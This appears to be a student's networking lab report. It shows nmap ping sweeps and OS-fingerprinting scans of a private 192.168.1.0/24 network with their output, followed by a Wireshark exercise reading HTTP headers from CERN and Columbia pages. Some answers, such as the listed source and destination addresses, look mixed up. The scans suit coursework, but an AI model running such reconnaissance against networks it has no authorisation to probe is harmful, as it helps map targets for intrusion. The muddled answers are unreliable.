
SNORT

Snort commands output screenshots :--

nmap -sP 192.168.1.0/24



nmap -sP 192.168.1.0/24 –packet-trace




nmap -sP 192.168.1.1/24 –disable-arp-ping

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sP 192.168.1.1/24 --disable-arp-ping
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:19 EST
Nmap scan report for 192.168.1.1
Host is up (0.010s latency).
Nmap scan report for 192.168.1.255
Host is up (0.017s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 16.05 seconds
```

Sudo nmap -O -osscan-guess 192.168.1.255

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -O -osscan-guess 192.168.1.255
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-09 12:23 EST
Nmap scan report for 192.168.1.255
Host is up (0.0016s latency).
Not shown: 999 closed ports
PORT    STATE    SERVICE
514/tcp filtered shell
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.4.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.4.37 cpe:/o:linux:linux_kernel:3.2 cpe:/o:linux:linux_kernel:4.4
OS details: DD-WRT v24-sp2 (Linux 2.4.37), Linux 3.2, Linux 4.4

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.03 seconds
```

Sudo nmap -O -PN 192.168.1.255




Name : Kulvir Singh

Reg No : 19BCE2074

Wireshark Experiment

Open wireshark Enter “http” in the display-filter-specification window Wait for more than a minute and begin Wireshark packet capture now do any http surfing in your browser Stop Wireshark packet capture. Save the results now open the result from the file section and Now goto http section in the second bay and answer the following questions:




What is the accepted language of the browser

Accept-Language: en-US,en;q=0.9\r\n

```
Hypertext Transfer Protocol
> GET /www/hypertext/WWW/TheProject.html HTTP/1.1\r\n
  Host: line-mode.cern.ch\r\n
  Connection: keep-alive\r\n
  Upgrade-Insecure-Requests: 1\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.4
  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applic
  Referer: http://info.cern.ch/\r\n
  Accept-Encoding: gzip, deflate\r\n
  Accept-Language: en-US,en;q=0.9\r\n
```

other informations provided by your browser related to the server



your IP addresss and your destinated web ip address

Source	Destination
128.59.105.24	192.168.43.20

what is the last modified file looking in the http site

```
Server: Apache\r\n
Last-Modified: Fri, 10 Jun 2005 15:24:29 GMT\r\n
Accept-Ranges: bytes\r\n
```

how many bytes of data returned to your computer -

91 bytes

```
Frame 47259: 91 bytes on wire (728 bits), 91 bytes captured (728 bits) on interface \Device\NPF_{2057080C-1692-4F4D-88B5-F61DFFC7
  Interface id: 0 (\Device\NPF_{2057080C-1692-4F4D-88B5-F61DFFC7862A})
  Encapsulation type: Ethernet (1)
  Arrival Time: Dec  1, 2021 10:13:10.217815000 India Standard Time
  [Time shift for this packet: 0.000000000 seconds]
  Epoch Time: 1638333790.217815000 seconds
  [Time delta from previous captured frame: 0.000000000 seconds]
  [Time delta from previous displayed frame: 0.071279000 seconds]
  [Time since reference or first frame: 140.109373000 seconds]
  Frame Number: 47259
  Frame Length: 91 bytes (728 bits)
  Capture Length: 91 bytes (728 bits)
  [Frame is marked: False]
  [Frame is ignored: False]
  [Protocols in frame: eth:ethertype:ip:tcp:http:image-jfif]
  [Coloring Rule Name: HTTP]
  [Coloring Rule String: http || tcp.port == 80 || http2]
```

derive the packet details accrued by your browser

```
[70 Reassembled TCP Segments (49666 bytes): #47168(397), #47170(1400), #47172(48), #47173(1400), #47174(48), #47175(1400), #47177(48), #47178(1400), #47179(48), #47181(1400), #47182(48),
Hypertext Transfer Protocol
  HTTP/1.1 200 OK\r\n
    [Expert Info (Chat/Sequence): HTTP/1.1 200 OK\r\n]
        [HTTP/1.1 200 OK\r\n]
        [Severity level: Chat]
        [Group: Sequence]
      Response Version: HTTP/1.1
      Status Code: 200
      [Status Code Description: OK]
      Response Phrase: OK
  Date: Wed, 01 Dec 2021 04:43:06 GMT\r\n
  Server: Apache\r\n
  Last-Modified: Fri, 10 Jun 2005 15:24:29 GMT\r\n
  Accept-Ranges: bytes\r\n
  Content-Length: 49269\r\n
      [Content length: 49269]
  Vary: User-Agent\r\n
  Keep-Alive: timeout=15, max=84\r\n
  Connection: Keep-Alive\r\n
  Content-Type: image/jpeg\r\n
  Set-Cookie: BIGipServer~CUIT~www.columbia.edu-80-pool=1311259520.20480.0000; expires=Wed, 01-Dec-2021 10:43:06 GMT; path=/; Httponly\r\n
  \r\n
  [HTTP response 1/6]
  [Time since request: 0.419266000 seconds]
  [Request in frame: 47107]
  [Next request in frame: 54147]
  [Next response in frame: 54227]
  [Request URI: http://www.columbia.edu/cu/computinghistory/1968/gallery/68_demo.jpg]
```